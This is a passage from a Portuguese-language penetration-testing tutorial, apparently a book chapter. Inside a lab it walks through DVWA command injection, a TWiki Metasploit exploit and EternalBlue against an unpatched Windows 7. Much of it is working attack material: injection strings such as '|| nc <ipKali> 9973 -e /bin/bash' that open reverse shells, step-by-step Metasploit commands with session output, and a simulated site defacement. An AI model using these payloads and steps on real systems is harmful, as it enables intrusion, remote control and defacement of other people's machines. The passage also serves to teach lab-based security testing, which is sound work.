└─$ nc -lvp 9973
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9973
Ncat: Listening on 0.0.0.0:9973
Ncat: Connection from 192.168.0.26.
Ncat: Connection from 192.168.0.26:52857.
```

Você está com a conexão aberta, e seus comandos serão executados. Veja com *whoami* qual acesso você conseguiu. Como você é o usuário www-data, poderá executar um "defacement" ou modificar o site completamente. Digite:

cd /var/www
echo owned! > index.html

Vá até a página inicial da metasploitable (http://<ipMetasploitable>) e recarregue a página. Agora por padrão ele carrega nosso arquivo html ao entrar no site.

Remova o arquivo:
rm index.html

E o navegador volta a carregar o arquivo index.php.

O DVWA Command Execution na dificuldade média

Vamos aproveitar para aumentar um pouco a dificuldade. Abra o navegador web com o endereço da sua metasploitable, efetue o login na DVWA e coloque o nível de segurança da DVWA para *medium.* Se testarmos os comandos que utilizamos anteriormente, veremos que não funcionam.

Mas o pipe (simples ou duplo) e o & funcionarão. Só temos que formatar o comando de acordo com cada um deles. Deixe o comando *nc -lvp 9973* rodando no Kali.

Para pipe duplo, digite na caixa para o endereço ip:
256.256.256.256 || nc <ipKali> 9973 -e /bin/bash

(se tivéssemos colocado um endereço válido ou que tentasse ser executado pelo ping, talvez o comando demorasse um pouco, já que ele executa o ping **antes** do segundo comando. E essa espera pode demorar, mas a conexão virá!) Faça os testes que quiser com o prompt de comando, e digite *exit*

Podemos usar uma estratégia mais rápida, executando em paralelo o segundo comando com:
256.256.256.256 & nc <ipKali> 9973 -e /bin/bash
e obtemos novamente o shell.

TWiki

No metasploitable, se efetuarmos uma busca por twiki, teremos apenas alguns resultados. Uma pesquisa na internet sobre a versão nos indica um caminho.

$ *msfconsole*
msf6> *use exploit/unix/webapp/twiki_history*
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp

msf6 exploit(unix/webapp/twiki_history)> *show options*

```
Module options (exploit/unix/webapp/twiki_history):
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  URI      /twiki/bin       yes       TWiki bin directory path
  VHOST                     no        HTTP server virtual host
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.0.11     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
Exploit target:
  Id  Name
  --  ----
  0   Automatic
```

vamos utilizar o setg para que RHOSTS seja global. Se precisarmos utilizar mais de um módulo ele já estará configurado para o IP correto.

msf6 exploit(unix/webapp/twiki_history)> *setg RHOSTS <ipMetasploitable>*
RHOSTS => 192.168.0.26

msf6 exploit(unix/webapp/twiki_history)> *run*
[*] Started reverse TCP handler on 192.168.0.11:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.

Não conseguimos a sessão. Vamos tentar outro payload.

msf6 exploit(unix/webapp/twiki_history)> *set payload cmd/unix/reverse*
payload => cmd/unix/reverse

msf6 exploit(unix/webapp/twiki_history)> *run*

```
[*] Started reverse TCP double handler on 192.168.0.11:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo vEdOjjLvBFGlkYro;
[*] Writing to socket A
[*] Writing to socket B
[*] Command: echo un3e9EPEpyhsREST;
[*] Reading from sockets...
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vEdOjjLvBFGlkYro\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "un3e9EPEpyhsREST\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.11:4444 -> 192.168.0.26:50169) at 2022-11-14 21:01:08 -0500
[*] Command shell session 2 opened (192.168.0.11:4444 -> 192.168.0.26:50171) at 2022-11-14 21:01:08 -0500
```

whoami
www-data

Como já fizemos antes, já que estamos com o usuário www-data, vamos simular um “defacement” do site. Digite:
cd /var/www
echo owned! > index.html

Vá até a página inicial da metasploitable (http://<ipMetasploitable>) e recarregue a página. Agora por padrão ele carrega nosso arquivo html ao entrar no site.

Remova o arquivo:
rm index.html

E o navegador volta a carregar o arquivo index.php.
Caso esteja construindo um relatório, anote todas suas descobertas.

Windows

Desde o lançamento da versão 1.0 do Microsoft Windows, em 1985, muita coisa mudou. O software era uma interface gráfica que rodava sobre o MS-DOS. Era possível utilizar vários aplicativos ao mesmo tempo na tela. Vinha com um gerenciador de arquivos, um editor de texto, um pequeno jogo, calculadora e paint.




Imagem: https://olhardigital.com.br/2020/11/20/noticias/anos-de-evolucao-conheca-a-historia-do-windows/

Tentava se aproximar assim do Macintosh da Apple, que tinha um sistema operacional de modo gráfico chamado *System*. Desde sua versão 10 (macOSX), a Apple utilizou uma plataforma Unix baseada em FreeBSD desenvolvida pela Next, chamado NeXTStep. Por isso o macOS é considerado tão robusto, e tem tantos fãs: é um Unix. Além de poderoso, o mais bonito e elegante que já vi.

O Windows 3.x, de 1990, teve grandes inovações e colocou a Microsoft em destaque. A simplicidade de uso e capacidade multitarefa conquistaram os usuários pelo mundo. Também era possível reproduzir sons, usar joysticks e dispositivos MIDI.

No Windows 95, surgia o Menu Iniciar e a Barra de Tarefas. O sistema operacional era Plug and Play, o que significava que o próprio sistema detectava um novo hardware e tentava realizar a instalação dos drivers necessários, além de configurar seus endereços e IRQs. Tinha o TCP/IP como parte integrada de seu sistema, permitindo acesso à rede. O DirectX trouxe um conjunto de interfaces de programação que trouxe muitos recursos multimídia, atraindo ainda mais usuários. Os vírus já existiam, mas normalmente eram transmitidos de computador para computador através de disquetes contaminados, ou arquivos baixados de *BBS,* ou Bulletin Board System (algo como Sistema de Quadro de Avisos), que eram servidores que ficavam disponíveis através de ligações telefônicas, e permitiam muitas coisas legais, inclusive compartilhamento de arquivos.

O Windows 98 veio pensando na Internet, com suporte a USB, drives de DVD, suporte a barramentos de alta velocidade. E a partir daí tudo mudou. Com a internet muitos vírus começaram a ser instalados sem a necessidade de disquetes. O Windows 98 vinha com o Internet Explorer integrado, o que até causou uma certa insatisfação com os desenvolvedores de navegadores, e processos multimilionários. Os ataques começaram a ficar mais complexos e constantes.
O WindowsXP, de 2001, foi o primeiro sistema operacional gráfico de verdade da Microsoft. Redesenhado a partir do Windows NT, antecessor das versões do Windows Server. Foi criado para atender tanto o usuário doméstico quanto corporativo, e permitia que vários usuários compartilhassem o computador, cada um com sua própria área de trabalho e configurações. Após muitos ataques com Worms e vírus, recursos de segurança foram implementados como firewall integrado e detecção de software antivírus.

O Windows Vista foi conturbado, pois apesar de muito bonito era considerado pesado para o hardware da época. A grande evolução do Windows Vista foi a integração de um software antivírus, e o Windows Update automatizado. Apesar da crítica, foi uma grande evolução em termos de segurança para uso na internet.

E se você tiver um computador com Windows, de qualquer versão, já conecte ele na rede. Você pode a qualquer momento voltar ao capítulo de varreduras e atualizar suas informações. A sessão Windows está *on.*

RIGUES, Rafael. 35 anos de evolução: conheça a história do Windows. Disponível em: https://olhardigital.com.br/2020/11/20/noticias/anos-de-evolucao-conheca-a-historia-do-windows/ acesso em 01/12/2022.

Wikipédia, Bulletin Board System. Disponível em: https://pt.wikipedia.org/wiki/Bulletin_board_system Acesso em 01/12/2022.

Windows 7

Existem vários computadores rodando Windows XP e 7 ainda, especialmente em sistemas médicos, militares, industriais ou sistemas legados que possuem ciclos de desenvolvimento mais lento e poucas atualizações. Justamente pelos serviços que essas plataformas oferecem, algumas delas ficam com seus firewalls desabilitados. Isso sem contar as versões piratas, que faz com que alguns usuários desabilitem o Windows Update e fiquem vulneráveis. No final desse capítulo você terá uma visão bem diferente do Windows 7. Hey ho! Let's go!


Preparando a máquina vulnerável com Windows 7

Existe uma máquina virtual com a vulnerabilidade no sistema interplanetário com o hash QmPJb6wtkLjmDj5gGW7XJFURZheayoranFNBY19B7f9mFv pronta para importação em: http://bit.ly/3OWBePA. Vá até o VirtualBox, importar appliance e importe o arquivo.

Caso prefira realizar o processo em uma máquina confiável, você precisará encontrar um CD de instalação do Windows 7, sem os service packs. Algumas versões de Windows 7 disponíveis não são vulneráveis ao ataque. Obtenha uma imagem de instalação e crie do zero sua máquina. Se você já instalou o Windows 7, estará familiarizado com o processo. Se não instalou, irá verificar como é simples. Abra o VirtualBox, em *Ferramentas* selecione *Novo.*

Escolha um nome para sua VM, por exemplo *Windows7-Lab,* selecione a pasta de instalação ou aceite o diretório padrão, escolha a imagem ISO do seu computador que você acabou de baixar, e selecione *Skip Unattended Installation* para evitar a instalação automática.


A aba *Unattended Install* deverá estar desabilitada, já que efetuaremos a instalação à moda antiga: na mão.




Em Hardware:

Escolha a quantidade de memória. Se você tiver 16GB ou mais de RAM, escolha 4096MB. Se você tiver 8GB de memória RAM, escolha 2048MB, e se tiver menos memória, pode ser que a performance fique comprometida, escolha ao menos 1536MB.

Escolha a quantidade de CPUs, e normalmente o interessante é escolher valores que estão na parte verde da barra, que são os valores recomendados. Escolha uma ou duas CPUs.



Agora vá para *Hard Disk,* 32GB serão suficientes.



Antes de iniciar a máquina virtual, selecione configurações, vá até *monitor* e em *Memória de Vídeo* e escolha 128MB (caso esteja fora da área verde da barra, diminua para um valor recomendado). Agora vá em *Rede* e altere a configuração para *Placa em Modo Bridge*. Selecione OK, vá para *Criar* e crie um snapshot chamado *Antes de Instalar* por exemplo. Inicie a VM.

A tela de instalação do Windows7 irá aparecer. Selecione *Next* e *Install Now.* Aceite os termos de licença, *Next* e escolha instalação personalizada, *Custom (advanced).* Selecione o disco que criamos, e *Next.*

O Windows levará algum tempo copiando os arquivos e realizando a instalação. Após reiniciar, escolha o nome de usuário e do computador que desejar. Escolha uma senha, e já que não temos uma chave de produto vamos deixar em branco e selecionar *Next.*

Agora muito importante! Para evitarmos que o Windows Update corrija as vulnerabilidades que queremos explorar, selecione *Ask me Later* quando perguntado sobre as atualizações automáticas.

Vamos escolher UTC -3:00 (horário de Brasília) e escolha *rede doméstica* ou *corporativa*, e o Windows 7 estará instalado.

Compartilhe uma pasta para que o Firewall do Windows libere as portas do smb.

Obtenha o IP da máquina. (Abra o menu iniciar e na barra de pesquisa digite ***cmd***, abra o prompt de comando e digite ***ipconfig***)

Efetue o *shutdown.* Vá até o VirtualBox, escolha na esquerda a máquina com Windows 7 e selecione *Criar* para criar um Snapshot. Escolha um nome (*por exemplo Clean Installed*) e se algo der errado, poderemos restaurar esse estado facilmente.

Efetuando uma varredura

Abra sua máquina Kali, e efetue uma varredura com o nmap.
$ *sudo nmap -sS -O <ipWindows7> (ou use um endereço de rede caso queira descobrir as máquinas. p.ex: 192.168.0.1/24 ou 192.168.0.*)*

No exemplo abaixo, o nmap irá identificar duas máquinas com Windows na rede. Em um caso semelhante, testaremos ambas.

```
Nmap scan report for 192.168.0.21
Host is up (0.00063s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2179/tcp open  vmrdp
5357/tcp open  wsdapi
MAC Address: FC:4D:D4:D2:5E:A7 (Universal Global Scientific Industrial)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 (93%), Microsoft Windows Server 2008 SP1 (90%), Microsoft Windows 10 1703 (89%), Microsoft Windows 10 1511 - 1607 (88%), Microsoft Windows 10 1607 (87%), Microsoft Windows 10 1511 (87%), Microsoft Windows Server 2016 (87%), Microsoft Windows 7 Professional or Windows 8 (87%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (87%), Microsoft Windows Phone 7.5 or 8.0 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.0.31
Host is up (0.0057s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: A8:66:7F:04:30:0D (Apple)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

Eternalblue (CVE-2017-0144)

MICROSOFT. Microsoft Security Bulletin MS17-010 - Critical. Disponível em https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010 Acesso em 02/12/2022.

Você vai conhecer e usar agora algumas das ferramentas de hacking mais lendárias conhecidas até hoje. Quando pesquisadores da NSA, a Agência de Segurança Nacional dos Estados Unidos descobriram uma vulnerabilidade (hoje conhecida como CVE-2017-0144) no protocolo de compartilhamento de arquivos SMBv1 do Windows (Server Message Block versão 1), ficaram impressionados com o alcance, potencial de obtenção de informação e danos que poderiam causar.

Dizem que alguns funcionários se opuseram em manter a vulnerabilidade em segredo, tamanho o perigo que representava. A Microsoft, porém, não foi avisada, e um exploit conhecido como Eternalblue (Exploit MS17-010) foi desenvolvido pela agência.

Por mais de cinco anos o exploit foi utilizado para acessar computadores de interesse no mundo todo, dentro de um programa controverso que usa vulnerabilidades como ferramentas de espionagem e ataque. Mas a NSA foi hackeada e o código foi roubado. Os temores haviam se tornado reais, e a vulnerabilidade que serviu à espionagem por tantos anos estava nas mãos de um grupo de hackers.

O vazamento do Eternalblue e seu uso por criminosos trouxe à tona várias questões, como por exemplo: estaria a NSA preparada para manter seus projetos em segredo? Qual a relação de ganhos e perdas que uma ferramenta assim poderia trazer? O dinheiro do contribuinte deve ser utilizado com essas finalidades?

E logo o mundo conhecia o WannaCry. Ele foi um ransomware desenvolvido a partir do código do Eternalblue. Uma das questões mais críticas é que não era necessário tomar nenhuma ação, o processo era totalmente automatizado. Os hackers que obtiveram o código combinaram o poder de controle com a capacidade de se espalhar. Um computador infectado que identificasse outros computadores vulneráveis na rede era capaz de transmiti-lo como um worm, silenciosamente. Após algum tempo, o computador do usuário exibia uma mensagem dizendo que seus arquivos estavam criptografados e só poderiam ser recuperados com o pagamento de um resgate em criptomoedas.

Muitos defenderam o desenvolvimento da ferramenta pela agência americana, ponderando que são ferramentas poderosas que oferecem oportunidades de obtenção de inteligência e coleta de dados estrangeiros. Mas não é possível mensurar os benefícios, e tampouco os danos, que ele causou e ainda causa. A NSA foi duramente criticada por ter desenvolvido uma ferramenta tão poderosa e deixado cair nas mãos de criminosos. Era um segredo militar roubado. O incidente aumentou as preocupações em torno da segurança da agência, que em 2013 teve uma grande quantidade de documentos e informações roubadas por Edward Snowden.

Um mês antes do código se tornar público foi lançada uma correção para o SMBv1, e o serviço também foi desabilitado por padrão nas versões seguintes do Windows. Mas a falha foi vazada pelo grupo hacker *Shadow Bro1kers,* juntamente com as ferramentas para explorá-la. Qualquer um com conhecimento poderia aplicá-la. Uma das ferramentas para implantar um *backdoor* através do EternalBlue ficou conhecida como DoublePulsar, que veremos logo após o Eternalblue.

AVAST, Inc. O que é o EternalBlue e por que o exploit MS17-010 ainda é relevante? Disponível em https://www.avast.com/pt-br/c-eternalblue Acesso em 03/12/2022.

NAKASHIMA, Ellen; TIMBERG, Craig (16 de maio de 2017). Os funcionários da NSA estavam preocupados com o dia em que sua potente ferramenta de hacking seria liberada. Então aconteceu.. Washington Post (em inglês). ISSN 0190-8286. Disponível em: https://www.washingtonpost.com/business/technology/nsa-officials-worried-about-the-day-its-potent-hacking-tool-would-get-loose-then-it-did/2017/05/16/50670b16-3978-11e7-a058-ddbb23c75d82_story.html Acesso em 17/11/2022

Fox-Brewster, Thomas (12 de maio de 2017). Uma arma cibernética da NSA pode estar por trás de um surto ransomware global maciço. Forbes (em inglês). 1 páginas. Disponível em: https://www.forbes.com/sites/thomasbrewster/2017/05/12/nsa-exploit-used-by-wannacry-ransomware-in-global-explosion/?sh=45a87c29e599 Acesso em 17/11/2022.

Exploiting Eternalblue com MS17-010

Deixe sua máquina Windows 7 rodando (vítima).
Acesse sua máquina Kali (atacante).
Abra o *msfconsole* e procure por eternalblue.

msf6> *search eternalblue*

```
Matching Modules
================

  #  Name                                      Disclosure Date  Rank     Check  Description
  -  ----                                      ---------------  ----     -----  -----------
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
  4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Temos algumas ferramentas, uma delas a que queremos:
exploit/windows/smb/ms17_010_eternalblue.
Mas veja que no número três temos uma ferramenta que não é do grupo de exploits, mas uma ferramenta auxiliar scanner. Vamos testá-la:

msf6> *use auxiliary/scanner/smb/smb_ms17_010*
msf6> *show info*

Veja as opções que precisa configurar e a descrição do método utilizado.

msf6> *setg RHOSTS <ipWindows7>*

msf6> *run*

```
[+] 192.168.0.31:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.31:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Você pode varrer vários hosts ao mesmo tempo, ou até mesmo a rede inteira. Se escolher *set RHOSTS 192.168.0.** por exemplo, todos os hosts da rede 192.168.0.0/24 serão testados quanto à vulnerabilidade.

```
-] 192.168.0.0:445       - Rex::HostUnreachable: The host (192.168.0.0:445) was unreachable.
[-] 192.168.0.1:445       - Rex::ConnectionRefused: The connection was refused by the remote host (192.168.0.1:445).
[-] 192.168.0.2:445       - Rex::HostUnreachable: The host (192.168.0.2:445) was unreachable.
[-] 192.168.0.3:445       - Rex::ConnectionRefused: The connection was refused by the remote host (192.168.0.3:445).
[-] 192.168.0.4:445       - Rex::ConnectionTimeout: The connection with (192.168.0.4:445) timed out.
[-] 192.168.0.5:445       - Rex::HostUnreachable: The host (192.168.0.5:445) was unreachable.
[...]
[-] 192.168.0.10:445      - Rex::HostUnreachable: The host (192.168.0.10:445) was unreachable.
[-] 192.168.0.11:445      - Rex::ConnectionRefused: The connection was refused by the remote host (192.168.0.11:445).
[...]
[-] 192.168.0.18:445      - Rex::HostUnreachable: The host (192.168.0.18:445) was unreachable.
[-] 192.168.0.19:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[...]
[-] 192.168.0.29:445      - Rex::HostUnreachable: The host (192.168.0.29:445) was unreachable.
[+] 192.168.0.30:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.0.31:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[-] 192.168.0.32:445      - Rex::HostUnreachable: The host (192.168.0.32:445) was unreachable.
[...]
```

msf6> *use exploit/windows/smb/ms17_010_eternalblue*
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

Veja que um payload já foi escolhido automaticamente. Se o alvo for 64 bits ele já está configurado corretamente. Caso esteja tentando acessar uma versão de Windows 32 bits, digite:
msf6> *set payload windows/meterpreter/reverse_tcp*
msf6> *show options*
msf6> *set RHOSTS <ipWindows7>*

Como nosso computador terá que funcionar como um servidor aguardando conexões, vamos configurar nosso endereço IP para o exploit ser bem sucedido. Verifique se seu endereço da interface de rede está em LHOST (Ele deverá possuir um endereço de interface de rede acessível, e não o endereço local 127.0.0.1) como abaixo:

msf6> *ifconfig*
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet **192.168.0.11** netmask 255.255.255.0 broadcast 192.168.0.255
inet6 fe80::f4cd:e2d4:d572:aabb prefixlen 64 scopeid 0x20<link>
ether 00:aa:00:ca:fe:03 txqueuelen 1000 (Ethernet)
RX packets 6465 bytes 6176606 (5.8 MiB)
RX errors 0 dropped 1 overruns 0 frame 0
TX packets 15251 bytes 21547429 (20.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6> *set LHOST <ipKali>*
LHOST => 192.168.0.11

msf6> *show options*

confira os valores, e se tudo estiver certo execute:

msf6> *run*

```
[*] Started reverse TCP handler on 192.168.0.11:4444
[*] 192.168.0.31:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.31:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.31:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.31:445 - The target is vulnerable.
[*] 192.168.0.31:445 - Connecting to target for exploitation.
[+] 192.168.0.31:445 - Connection established for exploitation.
[+] 192.168.0.31:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.31:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.31:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.31:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.31:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.31:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.31:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.31:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.31:445 - Starting non-paged pool grooming
[+] 192.168.0.31:445 - Sending SMBv2 buffers
[+] 192.168.0.31:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.31:445 - Sending final SMBv2 buffers.
[*] 192.168.0.31:445 - Sending last fragment of exploit packet!
[*] 192.168.0.31:445 - Receiving response from exploit packet
[+] 192.168.0.31:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.31:445 - Sending egg to corrupted connection.
[*] 192.168.0.31:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.0.31
